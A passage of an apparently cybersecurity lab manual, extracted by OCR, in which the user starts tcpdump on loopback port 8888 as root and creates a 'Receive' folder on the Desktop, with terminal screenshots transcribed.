
17. ☐ Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.


Activities
Terminal
Sep 11 08:33
root@ubuntu: /home/ubuntu
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes


18. ☐ Now, leave the tcpdump listener running and open a new Terminal window. To do so click on **+** icon in the **Terminal** window.


Activities
Terminal
Sep 11 08:34
root@ubuntu: /home/ubuntu
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes


19. ☐ A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:
    - **cd Desktop**
    - **mkdir Receive**
    - **cd Receive**


Activities
Terminal
Sep 11 08:35
ubuntu@ubuntu: ~/Desktop/Receive
root@ubuntu: /home/ubuntu
ubuntu@ubuntu: ~/Desktop/Receive
ubuntu@ubuntu:~$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$

